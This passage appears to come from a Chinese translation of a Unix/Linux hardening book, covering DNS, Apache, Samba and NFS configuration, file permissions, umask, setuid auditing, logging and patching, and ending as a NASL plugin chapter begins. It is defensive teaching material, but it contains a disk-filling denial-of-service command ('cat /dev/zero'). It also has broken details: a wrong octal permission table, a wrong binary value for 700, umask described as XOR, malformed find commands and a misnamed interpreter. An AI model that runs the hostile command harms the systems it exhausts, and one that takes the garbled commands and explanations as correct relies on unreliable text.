该命令将产生并更新 sendmail.cf 文件。请重新启动 Sendmail 使改动生效。

7.9.4 BIND (DNS)

DNS (域名系统)是用于域名和 IP 地址之间相互转换的协议。

BIND(Berkeley Internet Name Domain)则是 Internet 上应用最广泛的 DNS 服务器。以下措施可用于增强 BIND 的安全性:

- 编辑 BIND 配置文件 named.conf，并更新版本号:

```
options {
    version "Not available";
};
```

- 限制区域传输。使用 allow-transfer 指令来指定允许执行区域传输的主机。

```
options {
    allow-transfer { ip_address; };
};
```

同时，考虑使用 TSIG (事务签名)来加密交换区域数据。

- 关闭递归查询。这样可以防止用户的 DNS 服务器受到电子欺骗攻击:

```
options {
    fetch-glue no;
    recursion no;
};
```

- 在使用 chroot 命令改变的环境下运行 BIND。请访问: <http://www.homeport.org/~adam/dns.html> 和 <http://www.etherboy.com/dns/chrootdns.html> 以获取详细信息。
- 限制动态更新,因为动态更新会启用一个远程服务对记录进行添加或删除。默认情况下 BIND 不允许进行动态更新。只有在使用 allow-update 语句的情况下才会启用动态更新,因此,请小心使用该语句。
- 可以考虑使用 djbdns 来代替 BIND。Djbdns 服务器可以从网站 <http://cr.yp.to/djbdns.html> 中获取。

7.9.5 Apache (HTTP 及 HTTPS)

Apache 是现今使用最广泛的 Web 服务器。采取以下步骤可增强 Apache Web 服务器配置的安全性。

- 改变 HTTP 标语。编辑 httpd.conf 文件并写入以下指令:

```
ServerSignature Off
```

ServerTokens Prod

禁用 ServerSignature 标记可以使 Apache 在显示错误页面时，如 404（无法找到），不显示版本信息。将 ServerTokens 指令设置到 Prod 时可以使 Apache 只在标语中显示“Server: Apache”。如果不想在服务器标签中显示 Apache，而是希望显示虚假信息例如“服务器；未被允许”，则需要进行以下操作：

1. 下载 Apache 源代码。
2. 编辑 httpd.h 文件并将该命令行中 Apache 字符串的值

```
#define SERVER_BASEPRODUCT "Apache"
```

修改为其他值，如：

```
#define SERVER_BASEPRODUCT "Not -allowed"
```

3. 重新编译、安装并启动 Apache。
- 关闭自动索引功能。这样 Apache 在没有默认索引文件（如 index.html）的情况下就不会提供目录列表服务。在 httpd.conf 文件中使用 IndexIgnore 指令来关闭自动索引。
 - 将 Apache 配置为不提供敏感性文件，如 .htaccess、.htpasswd、*.inc、*.jsp、*.java 或 *.php 文件。例如，在 httpd.conf 文件中使用以下指令来限制 Apache 提供以 .ht 开头的文件。

```
<Files ~ "^\.ht">  
    Order allow,deny  
    Deny from all  
</Files>
```

- 删除默认的手动页面。
- 删除默认和示范的 CGI 脚本及应用程序。
- 使用 AccessFileName 目录索引来设置 Apache 访问控制所必须使用到的文件名。其通常设置在 .htaccess 中。
- 考虑在使用 enroot 命令改变的环境下运行 Apache。请访问 <http://hooch.ncsa.uiuc.edu/docs/tutorials/chroot.html> 以获取详细说明。
- 请确保 Apache 在非根权限下运行。在 httpd.conf 中查看用户（User）和组（Group）设置，并确保其已设置成非根账户，

如 apache 或 httpd。

- 使用 ErrorLog、CustomLog、LogLevel 和 LogFormat 指令来启用日志记录程序。请确保这些指令已在 httpd.conf 中设置妥当。
- 禁用非必需的模块。在 httpd.conf 中注释掉相应的 AddModule 和 LoadModule 指令。

7.9.6 Samba

Samba 使用 SMB (Server Message Block) 协议通过网络共享文件及打印机。采取以下步骤可增强 Samba 服务器配置的安全性：

- 修改该服务器字符串。编辑 smb.conf 并将

```
server string = Samba Server
```

修改为：

```
server string = no information
```

这将改变显示于每个共享名旁的描述字段。

要改变实际的 Samba 版本信息，请编辑 source/include/version.h 文件并将 VERSION 常量修改为其他值。要使改动生效，则必须重新编译并重新安装 Samba。

- 编辑 smb.conf 文件并设置 hostsallow 选项来限制可以连接到服务器的主机数。
- 使用密码加密。在 smb.conf 中将 encrypt passwords 设置为 yes。请访问 <http://usl.samba.org/samba/ftp/docs/textdocs/ENCRYPTION.txt> 以获取更多信息。
- 若使用多块网卡，则可使 Samba 只在某一特定接口上进行侦听。在 smb.conf 中使用 interfaces 选项来指定 Samba 必须要侦听的接口。
- 仔细研究 smb.conf 文件设置以确保来宾访问不能共享存储在服务器上的重要信息。

7.9.7 NFS

网络文件系统 NFS (网络文件系统) 是一个通过网络来远程访问

共享文件的文件系统协议。采用以下步骤可增强 NFS 服务器配置的安全性：

- 设置输出文件系统为只读。建议不为输出文件系统设置写权限。在/etc/exports 或/etc/dfs/sharetab 文件中使用 ro 选项来将共享文件设置为只读。例如：

```
/share nfsclient_ip(ro)
```

- 防止非根用户安装 NFS 共享。可编辑/etc/exports 或/etc/dfs/sharetab 文件并确保(secure)选项存在。如：

```
/share nfsclient_ip(secure)
```

- 不允许远程用户使用根权限来安装 NFS 共享。这将允许其修改 NFS 共享上的根用户所拥有的文件。在/etc/exports 或/etc/dfs/sharetab 中使用 root_squash 选项来对此进行预防。
- 必须禁止 NFS 客户端在已安装的 NFS 共享上运行 setuid 程序。否则，一个恶意的或受威胁的 NFS 服务器可能会在输出的共享上放置 setuid 木马文件，这些文件将以根用户身份在客户端上执行。在安装 NFS 共享时应使用 nosuid 选项。在可能的情况下，也可以考虑使用 noexec 选项，该选项禁止在 NFS 客户端上执行二进制代码。

7.10 小结

尽可能地增强系统配置的安全性是非常重要的。密码策略应当严格执行以确保使用安全性较强的密码；未使用的非必要服务应该禁用。另外，禁用堆栈执行以防止遭到多种类型的缓冲区溢出攻击。象 .rhosts 和 /etc/hosts.equiv 一类的文件必须定期进行审核，若不使用则可以删除。为了防止遭到木马程序的攻击，则 PATH 变量中不能含有“.”。强烈建议采用本章所讲述的增强系统安全性的措施来确保远程服务配置的安全性。

第8章

用户和文件系统权限

内容提要

- 文件权限：快速指南
- 全球可读文件
- 全球可写文件
- 属于 bin 和 sys 所有的文件
- umask 值
- 重要的文件
- /dev 中的文件
- 磁盘分区
- setuid 和 setgid 文件
- 实现 wheel 组
- Sudo
- 小结

用户以及文件系统的权限必须被严格地加以控制。一个单独文件上的一个简单的配置错误，比如不正确的文件权限，就可能会导致整个系统受到危害。这一章的目标就是要为系统管理员提供一些有用的技巧以确保使用正确的用户以及文件系统权限。

8.1 文件权限：快速指南

使用带有 -l 标记的 ls 来检测文件权限。比如，让我们来检测指派给 /usr/sbin/id 命令的文件权限。

```
[bash] $ ls -l /usr/bin/id
-rwxr-xr-x 1 root root 13864 Apr 8 2002 /usr/bin/id
```

先前输出的第一列描述了与之相关联的文件权限。第一个字符被设置为一个连字符（-）以表明 /usr/bin/id 是一个文件。如果这个字符是一个目录的话它就会被设置为 d。紧接着的三个字符 (rwx) 代表了文件所有者的权限，在本例中是 root，正如先前输出的第三列中所示。接下来的三个字符 (r-x) 代表了与该文件相关联的组权限，在本例中仍是 root，如第四列所示。最后的三个字符 (r-x) 代表了与所有其他用户相关的权限，即，everyone 权限。

字符 r 表明是读取权限，而 w 和 x 分别代表了写入权限和执行权限。当 setuid 或 setgid 权限被指派时，就用 s 替换 x。如果根用户要开启一个目录的粘滞位，则最后一个字符 (x) 将被一个 t 所代替。当该粘滞位开启时，所有用户都拥有该目录的读写权限，但是他们可能只访问其所拥有的文件。因此，切记开启 /tmp 目录的粘滞位。

用 chmod 命令来改变一个文件权限。假设我们现在有一个名为 “perm”的文件。

```
[bash] # ls -l perm
-rw-rw-r-- 1 root root 0 Apr 5 22:40 perm
```

如上所示，用户根和组根都有权读写这个文件。所有其他的用户可能都只有读取该文件的权力。如果我们想要改变 perm 的文件权限使得根用户 (u) 也可以执行 (x) 这个文件，我们就需要执行如下的 chmod 命令操作：

```
chmod u+x perm
```

同样，假设希望撤消该组的读(r)和写(w)权限：

```
chmod g-rw perm
```

下面是为所有其他(o)用户撤消读取权限的方法：

```
chmod o-r perm
```

还可以用 chmod 命令同时执行上述文件的全部三项权限修改：

```
chmod u+x,g-rw,o-r perm
```

Unix 和 Linux 文件权限也可以用数字的形式加以表现。它是通过分解每一个权限设置(用户、组及其他)来表现一个八位位组。为方便起见，下面提供了一张八位位组可能取值的列表：

| 值 | 权限 | 值 | 权限 |
|---|-----|---|------|
| 0 | --- | 4 | r-- |
| 1 | --x | 5 | r-x |
| 2 | -w- | 6 | rwx- |
| 3 | -wx | 7 | rwx |

因此，要为一个文件设定权限 rwxr-xr-x，可以以该方式使用 chmod 命令：

```
chmod 755 perm
```

要添加 setuid 权限，则请在结果取值上添加 4000。添加 2000 可设定 setgid 权限。添加 6000 可以设定 setuid 及 setgid 的权限。例如，为文件所有者设定带读写权限的 setuid 的权限，可以用如下的方式执行 chmod 命令：

```
chmod 4600 perm
```

8.2 全球可读文件

应当对全球可读文件进行例行审核。恶意用户常常去搜索包含某些关键信息的全球可读文件以扩大他们的权限。用 find 命令来搜索全球可读文件：

```
find /etc -type f -perm -4 -print 2 > /dev/null
```

8.3 全球可写文件

全球可写文件可能被恶意用户利用来获取根权限。考虑到一个 setuid 可执行脚本可以被任意用户设置为可写。则恶意用户可以编辑一个这样的脚本以根权限来执行任何一个命令。

用 find 命令来搜索全局可写文件：

```
find / - type f - perm 2 - print 2 > /dev/null
```

8.4 属于 bin 和 sys 所有的文件

一些发行版本错误地将可执行的文件指派为属于非根用户所有，例如：“bin”和“sys”。

例如，假设/usr/bin/in.telnetd 属于用户“bin”所有并可写。如果一个入侵者以用户“bin.”的权限成功地加载了服务器的 NFS/usr/bin/共享，则当每次接收到一个传入的远程登录连接时，就可以用木马程序替换掉/usr/bin/in.telnetd，使inetd 或 xinetd 以根权限执行该程序。

检查“bin”的从属文件，请运行以下命令：

```
find / - user bin - print 2 > /dev/null
```

同样的，请用以下的命令来检查“sys”的从属文件：

```
find / - user sys - print 2 > /dev/null
```

8.5 umask 值

在每次新建一个文件或目录时，“umask”值都会指定一个默认的权限。可使用 umask 命令为当前用户查找 umask 值：

```
[bash] $ umask -p  
umask 0002
```

umask 值取决于对文件权限的八位字节值的逻辑运算，文件是与

666，目录是与 777。对文件而言，请注意 umask 值不允许设置执行(x)权限。

XOR 代表“异或逻辑运算”。下面是 XOR 的一个真值表。

| XOR | 0 | 1 |
|------------|----------|----------|
| 0 | 0 | 1 |
| 1 | 1 | 0 |

假设我们希望 umask 值显示文件所有者的读写权限，而对组或其他用户而言则不具有任何权限。另外，假设希望目录的 umask 值包含执行权限。如果目录不具有执行(x)权限，就不可能在其中执行 cd 命令(改变目录)。设定类似的文件权限值应为 700，当其被分解为八位字节时，表示如下：

011 000 000

根据前面的表格，让我们将该值与 777 进行逻辑运算来获取正确的 umask 值：

```
111 000 000 : 700
111 111 111 : 777
XOR: 000 111 111 : 077
```

用 umask 命令来设置新的 umask 值：

umask 077

umask 建议值是 077。这使得每一个新创建的文件或目录只能被其所有者进行读取或写入操作。

请注意 mask 值是三组八位位组，就是说，是三组八位字节。由编译器创建的文件通常遵循 umask 值(x 位除外)

8.6 重要的文件

请确保已为下列文件分配了适当的权限：

| 文件名 | 用户 | 组 | 权限 |
|---------------------------|------|------|-----------------|
| /bin | root | root | drwxr - xr - x |
| /etc | root | root | drwxr - xr - x |
| /etc/aliases | root | root | - rw - r — r — |
| /etc/default/login | root | root | - rw ————— |
| /etc(exports | root | root | - rw - r — r — |
| /etc/hosts | root | root | - rw - rw - r — |
| /etc/hosts.allow | root | root | - rw ————— |
| /etc/hosts.deny | root | root | - rw ————— |
| /etc/hosts.equiv | root | root | - rw ————— |
| /etc/hosts.lpd | root | root | - rw ————— |
| /etc/inetd.conf | root | root | - rw ————— |
| /etc/issue | root | root | - rw - r — r — |
| /etc/login.access | root | root | - rw ————— |
| /etc/login.conf | root | root | - rw ————— |
| /etc/login.defs | root | root | - rw ————— |
| /etc/motd | root | root | - rw - r — r — |
| /etc/mtab | root | root | - rw - r — r — |
| /etc/netgroup | root | root | - rw ————— |
| /etc/passwd | root | root | - rw - r — r — |
| /etc/re.d | root | root | drwx ————— |
| /etc/re.local | root | root | - rw ————— |
| /etc/re.sysinit | root | root | - rw ————— |
| /etc/sercuety | root | root | - rw ————— |
| /etc/security | root | root | - rw ————— |
| /etc/services | root | root | - rw - r — r — |
| /etc/shadow | root | root | - r ————— |
| /etc/ssh/ssh_host_key | root | root | - rw ————— |
| /etc/ssh/sshd_config | root | root | - rw ————— |
| /etc/ssh/ssh_host_dsa_key | root | root | - rw ————— |
| /etc/ssh/ssh_host_key | root | root | - rw ————— |
| /etc/ssh/ssh_host_rsa_key | root | root | - rw ————— |
| /etc/ttys | root | root | - rw ————— |
| /root | root | root | drwx ————— |
| /sbin | root | root | drwxr - xr - x |

续表

| 文件名 | 用户 | 组 | 权限 |
|-------------------------------|------|------|------------|
| /tmp | root | root | drwxrwxrwt |
| /usr/bin | root | root | drwxr-xr-x |
| /usr/etc | root | root | drwxr-xr-x |
| /usr/sbin | root | root | drwxr-xr-x |
| /var/log | root | root | drwxr-xr-x |
| /var/authlog * | root | root | -rw----- |
| /var/log/boot * | root | root | -rw----- |
| /var/log/cron * | root | root | -rw----- |
| /var/log/dmesg * | root | root | -rw----- |
| /var/log/lastlog | root | root | -rw----- |
| /var/log/maillog * | root | root | -rw----- |
| /var/log/messages * | root | root | -rw----- |
| /var/log/secure * | root | root | -rw----- |
| /var/log/spooler * | root | root | -rw----- |
| /var/log/syslog * | root | root | -rw----- |
| /var/log/utmp * | root | root | -rw-rw-r-- |
| /var/log/wtmp * | root | root | -rw-rw-r- |
| /var/log/xferlog | root | root | -rw----- |
| /var/run | root | root | drwxr-xr-x |
| /var/run/* . pid | root | root | -rw-r----- |
| | | user | -rw----- |
| /var/spool/cron | root | root | drwx----- |
| /var/spool/cron/crontabs/root | root | root | -r----- |
| /var/spool/mail | root | mail | drwxrwxr-x |
| /var/spool/mail/* | user | user | -rw-rw---- |
| /var/tmp | root | root | drwxrwxrwt |

i 上表中所列的一些文件并非可适用于所有的发行版本。同样，一些文件可以在不同的目录中存在。可使用 find 命令对其进行定位：find . -type f -name filename -print 2>/dev/null。

8.7 /dev 中的文件

在 /dev 目录中，设备通常都是由专门的文件所表示的，并且在这些文件上必须设置适当的文件权限。在 Linux 中代表 IDE 磁盘的是 /dev/hda *。如果这些文件都是全球可读的，则恶意用户就会拥有该磁盘上所有数据的读取权限！请使用 mount 命令来找出与系统上所加载的驱动器相关联的 /dev 文件。

另外，请确保为其他的设备文件设置适当的权限，例如 /dev/console、/dev/tty/*、/dev/pty*、/dev/audio 和 /dev/dsp*。

8.8 磁盘分区

恶意用户可能会通过占用所有可用的磁盘空间来运行一项拒绝服务攻击。请看下面的命令：

```
[bash]$ cat /dev/zero > /tmp/zero  
c
```

上述命令会创建一个新文件 /tmp/zero。这个文件的大小会持续增加直到用户按 CTRL - C 来中断命令。/dev/zero 文件是一个特殊的、永不停止的、包含零的文件。只须让这个文件运行一段时间，恶意用户就能够占用磁盘上的所有空间。这会产生不受欢迎的结果，因为很多程序都需要并且是依靠着磁盘上的可用空间才能够正常运行。

建议按分区加载下列目录。

- /boot
- /home
- /tmp
- /var

而且，在加载 /var 和 /tmp 分区时可以考虑使用 nodev、nosuid 和 noexec 选项。

8.9 setuid 及 setgid 文件

查看已设置 setuid 和 setgid 位的文件，因为这些文件是以其所有者的权限来执行的。root 或 wheel 所拥有的 setuid 和 setgid 文件中的漏洞可能导致威胁 root 账户的安全。在可能的情况下，应考虑从文件中删除 setuid 和 setgid 位。要查找 setuid 文件，请运行：

```
find / -perm -4000 -type f -print 2 > /dev/null
```

要查找 setgid 文件，请运行：

```
find / -perm -2000 -type f -print 2 > /dev/null
```

8.10 实现 wheel 组

使用 wheel 组来限制对 setuid 程序的访问，例如 su。如果这个组不存在，则使用 groupadd 命令来创建它。改变 su 的权限使得只有 wheel 组中的用户才可以执行它：

```
chgrp wheel `which su'  
chmod u+s,o-rwx,u+rwx,g+rx `which su'
```

8.11 SUDO

SUDO 是一款允许合法用户以根权限来执行命令的免费软件工具。如果多个用户需要执行特权操作，则可安装 SUDO 来为提供特定权限。这比共享根目录密码要好得多。SUDO 通常是与大部分的发行版本捆绑在一起的，但也可以通过在 <http://www.sudo.ws/sudo/> 下载获得。请访问 http://www.onlamp.com/pub/a/bsd/2002/08/29/Big_Scary_Daemons.html 以获取关于安装及配置 SUDO 的说明和示例。

8.12 小结

理解和执行正确的文件权限是十分重要的。除了系统账户所拥有的文件，例如 bin 和 sys，还必须对全局可读和可写的文件进行例行审核。应当尽可能地对 umask 值进行严格设置。重要的配置文件也必须被审核以确保拥有恰当的权限。磁盘分区必须为类似 /tmp 和 /var 的目录而创建，以防遭到拒绝服务的攻击。在任何可能的情况下都应该使用 wheel 组严格控制对执行程序，例如 setuid 程序的访问。应当使用 sudo 以允许用户按超级用户的权限来执行文件，这会比共享根密码要好得多。

第9章

日志记录与漏洞修补

内容提要

- 日志记录
- 漏洞修补
- 小结

本章讨论对系统事件进行日志记录的最常见的方法；后续章节讨论具体的日志文件以及这些文件所包含的信息。系统管理员能够了解不同的系统事件，并知道对这些事件进行日志记录的地方是很重要的。如果没有这些信息，系统管理员将不会知道在主机上所发生的事件和活动。

除了日志记录之外，另一个重要问题就是软件升级。每天都有软件漏洞报告，并会有攻击代码发布。通常，软件提供商通过补丁或者软件升级的形式来修复这些漏洞。本章将提供获得这些软件补丁的一些网站资源。

9.1 日志记录

本节讨论特定的日志文件及其所包含的信息内容。另外，还讨论了诸如位于/var上的磁盘空间以及日志循环等问题。作为系统管理员，要确保理解本节中提供的信息，以便检测出不正常的系统活动和行为。

9.1.1 日志文件

下面是一些常见的日志文件以及其中所记录的信息。应当对这些文件进行例行检查。

-
- i** 在 Unix 或者 Linux 的发行版本中，某些日志文件可能会位于不同的目录中。如果无法找到这些文件，则请使用 find 命令来对其进行定位：`find /var -name filename -print 2 > /dev/null`。

/var/audit

大多数的 Solaris 发行版本同时带有 BSM（基本安全模块），该模块是详细记录用户行为的工具。因为 BSM 审核作用于系统调用级别，所以可能产生大量的日志文件。

切换到运行级别 1，以启用 BSM：

```
init 1
```

接着，运行 bsmconv：

```
cd /etc/security ; ./bsmconv
```

配置/etc/security/audit_control 文件以选择要进行日志记录的事件。访问 <http://www.securityfocus.com/infocus/1362> 以获得更详细的说明。重新启动系统以使设置生效。

/var/adm/loginlog

在进行了 5 次失败的登录尝试之后，所有进一步的登录尝试都会记录在该文件中。每个日志事件包含登录名、tty 信息以及登录时间。只有在该文件存在时，才会进行记录。因此，如果其不存在，就要使用 touch 命令创建该文件。请确保只有根用户才可以读取该文件。

/var/adm/sulog

使用 su 命令以登录到另一个用户账号。比如，用户 joe 可能利用 su 命令来登录到 jack 的账号：

```
[joe's bash]$ su - jack
Password:jackspassword
[jack's_bash]$
```

同样，用户也可以使用 su 命令来作为根用户登录：

```
[joe's_bash]$ su -
Password:rootpassword
[root's_bash]#
```

对所有使用 su 命令进行的登录尝试进行日志记录是很重要的。这样做将有助于检测恶意的本地用户所进行的暴力破解密码尝试。编辑/etc/default/su 文件，并确保 SULOG 的值指向/var/adm/sulog。我们也可以通过把 SYSLOG 的值设置为 YES，来启用 syslogd 日志记录。

/var/log/cron

cron 后台程序将信息记录到该文件中。编辑/etc/syslog.conf 文件，并确保文件中包含下列命令行：

```
cron. * [tab]/var/log/cron
```

/var/log/maillog

该文件包含由主机的邮件服务器记录的一些信息。外发和收取的电子邮件的详细信息，以及恰当的错误信息，都会记录到该文件中。编辑/etc/syslog.conf文件，并确保文件中包含下列命令行：

```
mail.* [tab]/var/log/maillog
```

/var/log/messages

该文件包含由syslogd记录的信息。要启用向该文件进行日志记录的功能，必须在/etc/syslog.conf文件中，提供类似于下列代码的命令行：

```
* .info; mail.none; authpriv.none; cron.none [tab]/var/  
log/messages
```

/var/log/secure

通过用户名和密码，或者其他类似机制进行验证的程序，通常在该文件中进行日志记录。请确保仅有根用户可以读取该文件。在/etc/syslog.conf文件中，必须包含类似于下列代码的命令行：

```
authpriv.* [tab]/var/log/secure
```

/var/log/wtmp

该日志文件包含已经在主机上发生的所有登录的相关信息。该文件不是ASCII文件，所以必须利用提供的诸如last工具来查看。下面的例子显示了最近的5次登录或者注销尝试：

```
[bash]$ last | head -5  
nil    pts/0  gateway   Fri Apr 11 10:12  still logged in  
anita  pts/1  nest      Thu Apr 10 21:14  still logged in  
ozzy   pts/1  gateway   Thu Apr 10 21:06  -21:08 (00:01)  
kelly   pts/1  ftpserver Thu Apr 10 20:01  -20:02 (00:00)  
sharon pts/0  wireless  Thu Apr 10 16:34  -21:26 (04:52)
```

/var/run/utmp

该文件包含关于当前登录到主机的用户信息。该文件不是ASCII码文件；所以，必须通过诸如w或者who工具来查看。

```
[bash] $ who
deepti pts/0    Apr 14 10:12 (intranet)
yash   pts/1    Apr 13 21:14 (egmoreftp)
natasha pts/1   Apr 13 20:10 (punehttp)
```

9.1.2 日志循环

日志文件总是会增长迅速，并消耗大量的磁盘空间。有时，删除旧有的日志记录内容是很有意义的。为了启用日志循环功能，大多数的发行版本都使用诸如 newsyslog 或者 logrotate 工具来实现。应该通过使用 cron 后台程序来不断调用这些工具。查看手册页以获取关于 newsyslog 或 logrotate 的更多详细资料。

9.1.3 /var 中的可用空间

储存在 /var 目录中的日志文件和假脱机文件可能会变得非常大；这取决于不同的环境。可利用 df 命令例行检查 /var 中的可用空间数量。

/var 目录必须作为单独分区进行加载。请参阅第 8 章的“磁盘分区”部分以获得更多的信息。

9.2 漏洞修补

与软件修补及更新保持同步是最重要的。邮件列表诸如 Bugtraq 等，经常列出软件漏洞，而且软件提供商很快就会修复这些漏洞。这些补丁可以在许多地方找到，这取决于你的发行版本以及数据包管理工具。下表列出了最常用的 Unix 和 Linux 发行版本，以及获取软件补丁的网站资源。

| 发行版本 | 补丁 |
|-------------------|---|
| AIX | http://techsupport.services.ibm.com/r56000/fixes |
| BSDI | http://www.bsdix.com/services/support/patches/ |
| Caldera OpenLinux | ftp://ftp.calderasystems.com/pub/updates/OpenLinux/ |
| Debian Linux | http://www.debian.org/security/ |

续表

| 发行版本 | 补丁 |
|-----------------|---|
| FreeBSD | ftp://ftp.freebsd.org/pub/FreeBSD/releases/ |
| IRIX | http://www.sgi.com/support/security/ |
| HP Unix | http://us-support.external.hp.com/ |
| Mandrake Linux | http://www.linux-mandrake.com/en/security/ |
| NetBSD | http://www.netbsd.org/Security/ |
| OpenBSD | ftp://ftp.openbsd.org/pub/OpenBSD/patches/ |
| Red Hat Linux | http://www.redhat.com/support/errata/ |
| Slackware Linux | ftp://ftp.slackware.com/pub/slackware/ |
| Solaris | ftp://sunsolve1.sun.com/pub/patches/ |
| SuSE Linux | http://www.suse.com/us/support/security/index.html |

通常，发行版本提供商会花更多的时间，通过安全补丁来更新其资源。如果 Unix 或者 Linux 版本提供商没有提供一个已知漏洞的补丁，则请到软件提供商的网站上来获取该补丁。如果必须等待提供商提供升级版本，则请考虑暂时禁用或者卸载这个存在漏洞的软件。

另外，查看本书参考中心中的邮件列表“在线资源”；用户可以进行订阅以便及时接收最新软件漏洞升级的通告。

9.3 小结

日志记录必须启用并加以实施以便捕捉系统活动的详细信息。另外，日志文件的文件权限必须恰当设置，以免受到恶意用户的损坏。与软件升级和漏洞修补保持同步也是很重要的，以免受到本地用户及远程用户针对软件漏洞而进行的攻击。因此，每位系统管理员都应该尽可能地实施本章中提供的建议，以确保系统免遭各种各样的恶意活动以及入侵企图的破坏。


第三部分

专题

第 10 章 Nessus 攻击脚本语言 (NASL)

第 11 章 无线攻击

第 12 章 利用 Sharp Zaurus PDA 进行攻击



第 10 章

Nessus 攻击脚本语言(NASL)

内容提要

- 从命令行运行 NASL 脚本
- 使用 NASL 编写 Nessus 插件
- 小结

Nessus 是一个免费的开放源代码的安全扫描程序，该程序可以从 <http://www.nessus.org/> 上获得。本章提供一个关于利用 NASL（Nessus 攻击脚本语言）为 Nessus 程序编写漏洞检查插件的步进式实例。因为 NASL 是专门设计用于编写 Nessus 插件的，这就使得开发这些插件变得容易和直观。许多 Nessus 的可公开获得的插件，可以从 <http://cgi.nessus.org/plugins/> 上获取。

-
- i** 利用 NASL 编写的插件的文件名，以“.nasl”扩展名结尾。由于 NASL 是一种解释性语言，因此这些文件也称为 NASL“脚本”。

10.1 从命令行运行 NASL 脚本

查看 Nessus 安装的 plugins 目录，以便找到与每个 Nessus 发行版本一起发布的所有 NASL 脚本。NASL 脚本可以使用 nasm 解释器，从命令行加以运行：

```
nasm -t target_ipaddress script.nasl
```

10.2 使用 NASL 编写 Nessus 插件

在本节中，我们将讨论使用 NASL 来编写漏洞检测插件的一个实例。但是，我们必须首先提出需要检测的示例漏洞。一旦识别出漏洞，就可以利用 Nessus 来编写一个恰当的插件以检测该漏洞。插件编写方法如下所述。

10.2.1 漏洞示例

